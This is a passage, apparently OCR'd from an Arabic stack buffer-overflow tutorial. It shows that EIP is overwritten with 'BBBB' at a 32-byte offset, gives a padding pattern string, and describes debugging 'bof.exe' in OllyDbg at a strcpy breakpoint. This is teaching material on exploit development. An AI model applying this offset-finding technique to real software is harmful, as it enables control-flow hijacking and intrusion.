
وبها نجد أن تم الكتابة علي عنوان EIP حيث العنوان الذي يتم تنفيذه حالياً هو [42424242] أي [BBBB] وهو الذي أدي إلي حدوث هذا الخطأ..

وبالتالي الحجم اللازم للكتابة علي مسجل EIP في الأستاك هو 32 بايت


AAAABBBBCCCCDDDDEEEEFFFFAAAABBBBCCCCDDDD

نقوم الآن بفتح الملف "bof.exe" في برنامج Olly debugger لاستكشاف ما حدث فعليا.. ونضع نقطة توقف عن سطر استدعاء الإجراء strcpy


ثم نقوم بالضغط علي F9 لتشغيل البرنامج وسيعمل حتى يصل لنقطة التوقف كما في الصورة التالية :

